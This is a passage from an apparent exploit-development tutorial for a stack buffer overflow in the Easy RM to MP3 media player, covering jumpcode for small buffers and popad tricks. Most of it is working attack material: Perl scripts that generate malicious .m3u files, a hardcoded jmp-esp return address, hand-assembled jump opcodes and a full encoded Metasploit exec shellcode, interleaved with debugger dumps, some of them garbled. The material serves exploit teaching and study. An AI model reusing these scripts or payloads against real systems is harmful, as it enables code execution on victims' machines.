This is a technique that has a lot of requirements and drawbacks, but it only requires a "ret" instruction... Anyways, it didn't really work for Easy RM to MP3.

## Dealing with small buffers : jumping anywhere with custom jumpcode

We have talked about various ways to make EIP jump to our shellcode. In all scenario's, we have had the luxury to be able to put this shellcode in one piece in the buffer. But what if we see that we don't have enough space to host the entire shellcode ?

In our exercise, we have been using 26094 bytes before overwriting EIP, and we have noticed that ESP points to 26094+4 bytes, and that we have plenty of space from that point forward. But what if we only had 50 bytes (ESP -> ESP+50 bytes). What if our tests showed that everything that was written after those 50 bytes were not usable ? 50 bytes for hosting shellcode is not a lot. So we need to find a way around that. So perhaps we can use the 26094 bytes that were used to trigger the actual overflow.

First, we need to find these 26094 bytes somewhere in memory. If we cannot find them anywhere, it's going to be difficult to reference them. In fact, if we can find these bytes and find out that we have another register pointing (or almost pointing) at these bytes, it may even be quite easy to put our shellcode in there.

If you run some basic tests against Easy RM to MP3, you will notice that parts of the 26094 bytes are also visible in the ESP dump :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available
my $nop = "\x90" x 230;  #added some nops to visually separate our 54 X's from other data

open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$nop;
close($FILE);
print "m3u File Created successfully\n";
```


After opening the test1.m3u file, we get this :

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff840  90 90 90 90 90 90 90 90-00 41 41 41 41 41 41 41  .........AAAAAAA
000ff850  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff860  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff870  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

We can see our 50 X's at ESP. Let's pretend this is the only space available for shellcode (we think). However, when we look further down the stack, we can find back A's starting from address 000ff849 (=ESP+281).

When we look at other registers, there's no trace of X's or A's. (You can just dump the registers, or look for a number of A's in memory.

So this is it.  We can jump to ESP to execute some code, but we only have 50 bytes to spend on shellcode.  We also see other parts of our buffer at a lower position in the stack… in fact, when we continue to dump the contents of ESP, we have a huge buffer filled with A's…



Luckily there is a way to host the shellcode in the A's and use the X's to jump to the A's. In order to make this happen, we need a couple of things

- The position inside the buffer with 26094 A's that is now part of ESP, at 000ff849 ("Where do the A's shown in ESP really start ?) (so if we want to put our shellcode inside the A's, we need to know where exactly it needs to be put)
- "Jumpcode" : code that will make the jump from the X's to the A's. This code cannot be larger than 50 bytes (because that's all we have available directly at ESP)

We can find the exact position by using guesswork, by using custom patterns, or by using one of metasploits patterns.

We'll use one of metasploit's patterns…  we'll start with a small one (so if we are looking at the start of the A's, then we would not have to work with large amount of character patterns :-) )


Generate a pattern of let's say 1000 characters, and replace the first 1000 characters in the perl script with the pattern (and then add 25101 A's)

```
my $file= "test1.m3u";
my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa....g8Bg9Bh0Bh1Bh2B";
my $junk= "A" x 25101;
my $eip = "BBBB";
my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available at ESP
my $nop = "\x90" x 230;  #added some nops to visually separate our 54 X's from other data in the ESP dump

open($FILE,">$file");
print $FILE $pattern.$junk.$eip.$preshellcode.$nop;
close($FILE);
print "m3u File Created successfully\n";
```

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff840  90 90 90 90 90 90 90 90-00 35 41 69 36 41 69 37  .........5Ai6Ai7
000ff850  41 69 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41  Ai8Ai9Aj0Aj1Aj2A
000ff860  6a 33 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a  j3Aj4Aj5Aj6Aj7Aj
000ff870  38 41 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33  8Aj9Ak0Ak1Ak2Ak3
000ff880  41 6b 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41  Ak4Ak5Ak6Ak7Ak8A
000ff890  6b 39 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c  k9Al0Al1Al2Al3Al
```

```
000ff8a0  34 41 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39  4Al5Al6Al7Al8Al9
```

What we see at 000ff849 is definitely part of the pattern. The first 4 characters are 5Ai6



```
90 90 90 90 90 90-90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90-90 90 90 90 90 90 90 90   ................

90 90 90 90 90 90-90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90-00 35 41 69 36 41 69 37   ..........5Ai6Ai7
38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41   Ai8Ai9Aj0Aj1Aj2A
41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a   j3Aj4Aj5Aj6Aj7Aj
6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33   8Aj9Ak0Ak1Ak2Ak3
34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41   Ak4Ak5Ak6Ak7Ak8A
41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c   k9Al0Al1Al2Al3Al
6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39   4Al5Al6Al7Al8Al9
48
41 69 36 41 69 37-41 69 38 41 69 39 41 6a   .5Ai6Ai7Ai8Ai9Aj
6a 31 41 6a 32 41-6a 33 41 6a 34 41 6a 35   0Aj1Aj2Aj3Aj4Aj5
36 41 6a 37 41 6a-38 41 6a 39 41 6b 30 41   Aj6Aj7Aj8Aj9Ak0A
41 6b 32 41 6b 33-41 6b 34 41 6b 35 41 6b   k1Ak2Ak3Ak4Ak5Ak
6b 37 41 6b 38 41-6b 39 41 6c 30 41 6c 31   6Ak7Ak8Ak9Al0Al1
32 41 6c 33 41 6c-34 41 6c 35 41 6c 36 41   Al2Al3Al4Al5Al6A
41 6c 38 41 6c 39-41 6d 30 41 6d 31 41 6d   17Al8Al9Am0Am1Am
6d 33 41 6d 34 41-6d 35 41 6d 36 41 6d 37   2Am3Am4Am5Am6Am7
```

Using metasploit pattern_offset utility, we see that these 4 characters are at offset 257. So instead of putting 26094 A's in the file, we'll put 257 A's, then our shellcode, and fill up the rest of the 26094 characters with A's again. Or even better, we'll start with only 250 A's, then 50 NOP's, then our shellcode, and then fill up the rest with A's. That way, we don't have to be very specific when jumping… If we can land in the NOP's before the shellcode, it will work just fine.

Let's see how the script and stack look like when we set this up :

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available
my $nop2 = "\x90" x 230;  #added some nops to visually separate our 54 X's from other data

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$nop2;
close($FILE);
print "m3u File Created successfully\n";
```

When the application dies, we can see our 50 NOPs starting at 000ff848, followed by the shellcode (0x90 at 000ff874), and then again followed by the A's. Ok, that looks fine.

```
(188.c98): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff840  90 90 90 90 90 90 90 90-00 90 90 90 90 90 90 90  ................
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The second thing we need to do is build our jumpcode that needs to be placed at ESP. The goal of the jumpcode is to jump to ESP+281

Writing jump code is as easy as writing down the required statements in assembly and then translating them to opcode (making sure that we don't have any null bytes or other restricted characters at the same time) :-)

Jumping to ESP+281 would require : Add 281 to the ESP register, and then perform jump esp. 281 = 119h. Don't try to add everything in one shot, or you may end up with opcode that contains null bytes.

Since we have some flexibility (due to the NOP's before our shellcode), we don't have to be very precise either. As long as we add 281 (or more), it will work. We have 50 bytes for our jumpcode, but that should not be a problem.

Let's add 0x5e (94) to esp, 3 times. Then do the jump to esp. The assembly commands are :

- add esp,0x5e
- add esp,0x5e
- add esp,0x5e
- jmp esp

Using windbg, we can get the opcode :

```
0:014> a
7c901211 add esp,0x5e
add esp,0x5e
7c901214 add esp,0x5e
add esp,0x5e
7c901217 add esp,0x5e
add esp,0x5e
7c90121a jmp esp
jmp esp
7c90121c

0:014> u 7c901211
ntdll!DbgBreakPoint+0x3:
7c901211 83c45e          add     esp,5Eh
7c901214 83c45e          add     esp,5Eh
7c901217 83c45e          add     esp,5Eh
7c90121a ffe4            jmp     esp
```

Ok, so the opcode for the entire jumpcode is 0x83,0xc4,0x5e,0x83,0xc4,0x5e,0x83,0xc4,0x5e,0xff,0xe4

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";  #position 300

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
   "\x83\xc4\x5e" .                #add esp,0x5e
   "\x83\xc4\x5e" .                #add esp,0x5e
   "\xff\xe4";                     #jmp esp

my $nop2 = "0x90" x 10;   # only used to visually separate

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

The jumpcode is perfectly placed at ESP. When the shellcode is called, ESP would point into the NOPs (between 00ff842 and 000ff873). Shellcode starts at 000ff874

```
(45c.f60): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  83 c4 5e 83 c4 5e 83 c4-5e ff e4 00 01 00 00 00  ..^..^..^.......
000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
000ff7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
000ff830  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff840  41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90  AA..............
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The last thing we need to do is overwrite EIP with a “jmp esp”. From part 1 of the tutorial, we know that this can be achieved via address 0x01ccf23a

What will happen when the overflow occurs ?

- Real shellcode will be placed in the first part of the string that is sent, and will end up at ESP+300. The real shellcode is prepended with NOP's to allow the jump to be off a little bit
- EIP will be overwritten with 0x01ccf23a (points to a dll, run “JMP ESP”)
- The data after overwriting EIP will be overwritten with jump code that adds 282 to ESP and then jumps to that address.

- After the payload is sent, EIP will jump to esp. This will triggger the jump code to jump to ESP+282. Nop sled, and shellcode gets executed.

Let's try with a break as real shellcode :

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";  #position 300

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
   "\x83\xc4\x5e" .               #add esp,0x5e
   "\x83\xc4\x5e" .               #add esp,0x5e
   "\xff\xe4";                    #jmp esp

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

The generated m3u file will bring us right at our shellcode (which is a break). (EIP = 0x000ff874 = begin of shellcode )

```
(d5c.c64): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=000ff874 esp=000ff84a ebp=003440c0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc              int     3
0:000> d esp
000ff84a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff85a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff86a  90 90 90 90 90 90 90 90-90 90 cc 41 41 41 41 41  ...........AAAAA
000ff87a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff88a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff89a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8aa  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8ba  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Replace the break with some real shellcode (and replace the A's with NOPs)... (shellcode : excluded characters 0x00, 0xff, 0xac, 0xca)

When you replace the A's with NOPs, you'll have more space to jump into, so we can live with jumpcode that only jumps 188 positions further (2 times 5e)

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "\x90" x 200;
my $nop = "\x90" x 50;

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode = "\x89\xe2\xd9\xeb\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x51\x54\x45\x50\x43\x30\x45\x50\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x44\x45\x43\x48\x43\x31\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a" .
"\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x46" .
"\x51\x49\x50\x4a\x39\x4e\x4c\x4b\x34\x49\x50\x44\x34\x45" .
"\x57\x49\x51\x49\x5a\x44\x4d\x45\x51\x48\x42\x4a\x4b\x4c" .
"\x34\x47\x4b\x50\x54\x51\x34\x45\x54\x44\x35\x4d\x35\x4c" .
"\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4b\x39\x51\x4c\x46" .
"\x44\x45\x54\x48\x43\x51\x4f\x46\x51\x4c\x36\x43\x50\x50" .
"\x56\x43\x54\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x44" .
"\x48\x4d\x59\x4c\x38\x4d\x53\x49\x50\x42\x4a\x46\x30\x45" .
"\x38\x4c\x30\x4c\x4a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b" .
"\x4e\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x42\x43\x43" .
"\x51\x42\x4c\x45\x33\x45\x50\x41\x41";

my $restofbuffer = "\x90" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;

my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
   "\x83\xc4\x5e" .               #add esp,0x5e
   "\xff\xe4";                    #jmp esp

my $nop2 = "0x90" x 10;   # only used to visually separate

my $buffer = $junk.$nop.$shellcode.$restofbuffer;
```

```
print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

pwned again :-)

## Some other ways to jump

- popad
- hardcode address to jump to

the "**popap**" instruction may help us 'jumping' to our shellcode as well. popad (pop all double) will pop double words from the stack (ESP) into the general-purpose registers, in one action. The registers are loaded in the following order : EDI, ESI, EBP, EBX, EDX, ECX and EAX. As a result, the ESP register is incremented after each register is loaded (triggered by the popad). One popad will thus take 32 bytes from ESP and pops them in the registers in an orderly fashion.

The popad opcode is 0x61

So suppose you need to jump 40 bytes, and you only have a couple of bytes to make the jump, you can issue 2 popad's to point ESP to the shellcode (which starts with NOPs to make up for the (2 times 32 bytes - 40 bytes of space that we need to jump over))

Let's use the Easy RM to MP3 vulnerability again to demonstrate this technique :

We'll reuse one of the script example from earlier in this post, and we'll build a fake buffer that will put 13 X's at ESP, then we'll pretend there is some garbage (D's and A's) and then place to put our shellcode (NOPS + A's)

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 17;  #let's pretend this is the only space we have available
my $garbage = "\x44" x 100;  #let's pretend this is the space we need to jump over

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

After opening the file in Easy RM to MP3, the application dies, and ESP looks like this :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=0000666d
eip=42424242 esp=000ff730 ebp=00344158 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 44 44 44  XXXXXXXXXXXXXDDD  |  => 13 bytes
000ff740  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  |  => garbage
000ff750  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff760  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff770  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff780  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff790  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff7a0  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA  | => garbage
0:000> d
